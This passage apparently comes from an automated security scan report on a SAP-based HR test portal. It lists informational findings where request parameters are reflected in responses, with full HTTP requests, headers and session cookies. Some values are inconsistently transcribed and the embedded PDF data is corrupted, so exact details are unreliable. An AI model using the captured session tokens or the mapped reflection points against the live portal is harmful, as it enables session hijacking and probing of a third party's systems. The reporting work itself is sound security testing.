west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:// https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppParData":{"STATUS":"","modelTimePeriodData":{"PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":" 157.50","AMOUNT2":"
0.00"},"PDF_SRC":"JVBERi0xLjMNCiXi48/
...[SNIP]...
1MDA5IDAwMDAwG4NCjAwMDAyMzUxODQgMDAwMDAgbg0KMDAwMDIzNjA1NCwMDAwMCMuBQp0cmFpbGVyDQo8PAOKL1NpemUgMTkNCi9Sb290IDE4IDAgUg0KL0luZm
8gMTcgMCMBSDDQo+PgOKc3RhcncR4cmVmDQoyMzYxMzANCiUIRU9GDQo=","FIL_KEY":"03.2022qk6lurgtsj"}}
```

15.35. [https://testportal.zalaris.com/neptune/zmfp_universal_inbox \[ajax_value parameter\]](https://testportal.zalaris.com/neptune/zmfp_universal_inbox [ajax_value parameter])

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_universal_inbox**

Issue detail

The value of the **ajax_value** request parameter is copied into the application's response.

Request 1

```
POST /neptune/zmfp_universal_inbox?ajax_id=GET_MASTERLIST&ajax_applid=ZMFP_UNIVERSAL_INBOX&sap-client=650&dpx=21100006&field_id=00018&
ajax_value=31h0pI03pxio HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.2c9a10b8e63a47e5
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-2c9a10b8e63a47e5-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:16:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 211
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<HTML><HEAD>
<TITLE>500 SAP Internal Server Error</TITLE>
</HEAD><BODY>
<H1>500 SAP Internal Server Error</H1>
ERROR: 31h0pI03pxio cannot be interpreted as a number (termination: RABAX_STATE)<P>
</BODY>
...[SNIP]...
```

15.36. https://testportal.zalaris.com/saml2/idp/sso [RelayState parameter]

Summary

Severity:

Information

Confidence:

Certain

Host:

https://testportal.zalaris.com

Path:

/saml2/idp/sso

Issue detail

The value of the **RelayState** request parameter is copied into the application's response.

Request 1

```

GET /saml2
/idp/sso?SAMLRequest=fZHBbslwEER%2FBbnnxI7jEmwlSFRwAJULoLbqBTmxAymJHbIQf36BtoKLu1ID6s3q9mZeNK6vVnpY6vBDab9Klx0hTUJ2jtXg8DY9cvaNk6W%2FqcsZV
OAn9Kkg6xKigtVYwCLBvNpgtY5yxI9zImXch55LCWhx6Ole3o0lwxpdKlebRbTI6zVzI9uQN8bMlow9UyflLr1JxPLd0u6sN0NT%2BvSDDrzwK0em7ASeMSRAmIHhI6IdkQJlgkCPGjg
L%2BjwYtu4Oqa%2BgQNzIVpIEfY4SVUIAwstlgXCbWk%2BWz6BIRN9bZzJY%2F5DBA%2FxdIAN1ckrkp2HdlfUZd1%2FId6NtmhykhASYM95A22cONDv%2BgCSb8Qisodg9oHPd
OxPXiZvxbwV4a6VujdCWNuqYvhwHneZpmMb7jY3xf5%2FgL&RelayState=oucrsxjmkssruiywoqladqwwaezsqu57m7m&SigAlg=http%3A%2F
%2Fwww.w3.org%2F2000%2F09%2Fxmldsig%23rsa-sha1&
Signature=ZuUe1fqh4NTzN3l6jAfJNnMLJM6YNwM7A1txRQG3HVur3w9uW7o6PBvbeGwQAO9YAN0y1twaAklwicShfsu3e%2FZ%2BO4sPYmaDqQIwl7dfSQd5zgebQaHikfDj%2FoA
ZTIZ501IwceSf1oA5lWiR3z5uXAbSZkyes9oU6xeN3leoLED4Lr6DE5VunzcdLGsF6Fw23RnlgTXPCuSBV8JXIDIR9VV4S%2BAivSta0AFzLf7knujx%2FAGS57obC1%2F28h4so8CJEI
oLWFYQljqmjFm9mciqtFPQ9SKlwxDlwZIZbiu26O%2By5GmQ3xxlvnOS3kMf0AEGFL%2BO8Ot6TCfPbF9Dp918HNw%3D%3D HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZxXKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564413184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Te: trailers
Connection: close

```

Response 1

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:26:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html;charset=utf-8
cache-control: no-cache, no-store, must-revalidate, private
pragma: no-cache
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 1824

<html><head><meta http-equiv="cache-control" content="no-cache" /><meta http-equiv="pragma" content="no-cache" /></head><body onload="document.forms[0].submit()">
<p><script language="javascript">docum
...[SNIP]...
<input type="hidden" name="RelayState" value="oucrsxjmkssruiywoqladqwwaezsqu57m7m"/>
...[SNIP]...

```

15.37. https://testportal.zalaris.com/saml2/idp/sso [saml2sp parameter]

Summary

Severity:

Information

Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/saml2/idp/sso**

Issue detail

The value of the **saml2sp** request parameter is copied into the application's response.

Request 1

```
GET /saml2/idp/sso?saml2sp=tzrm7fcaea HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:26:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 1821
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<?xml version="1.0" encoding="UTF-8" ?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org
...[SNIP]...
<span class="urTxtStd urTxtColor" style="white-space:nowrap;">Unknown&#x20;Service&#x20;Provider&#x20;&quot;tzrm7fcaea&quot;;</span>
...[SNIP]...
```

15.38. <https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui> [~transaction parameter]

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/bc/gui/sap/its/webgui**

Issue detail

The value of the **~transaction** request parameter is copied into the application's response.

Request 1

```
GET /sap/bc/gui/sap/its/webgui?~transaction=5lb5tk35x8 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
```

Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:28:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 19983
pragma: no-cache
cache-control: no-cache
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html>
<head>

<meta http-equiv="cache-control" content="no-cache">
<title>SAP GUI for HTML</title>
<link id="urStdCssLink" class="sapThemeMetaData-UR-Is" rel="STYLESHEET" href="...[SNIP]...>
<script type="text/javascript">document.forms["webguiStartForm"].elements["~tx"].value = decodeURIComponent("51b5tk35x8");</script>
...[SNIP]...>
<script type="text/javascript">document.forms["webguiStartForm"].elements["~transaction"].value = decodeURIComponent("51b5tk35x8");</script>
...[SNIP]...>

15.39. https://testportal.zalaris.com/sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl [URL path filename]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

GET /sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl4rpr91lxgk HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:29:15 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 244
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://maps.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<HTML><HEAD>
<TITLE>500 SAP Internal Server Error</TITLE>
</HEAD><BODY>
<H1>500 SAP Internal Server Error</H1>
ERROR: Web Dynpro application ZWD_FLM_DRAFT_HIST_POWL4RPR91LXGK does not exist (termination: ERROR_MESSAGE_STATE)<P>
...[SNIP]...
```

15.40. https://testportal.zalaris.com/sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl [sap-wd-configId parameter]

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl

Issue detail

The value of the **sap-wd-configId** request parameter is copied into the application's response.

Request 1

```
GET /sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl?sap-wd-configId=ZSTD_HRESS_AC_DRAFT_HIST_FORMStvyq7rxvdp&FPM_HIDE_CLOSE=X&
FPM_HIDE_EXIT_CLOSE=X HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARIUuzHP1QP1656564413184|1656564678656; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:32:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
```

```

content-type: text/html; charset=utf-8
Content-Length: 17235
expires: -1
cache-control: no-cache, no-store, private, must-revalidate
pragma: private, no-cache
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
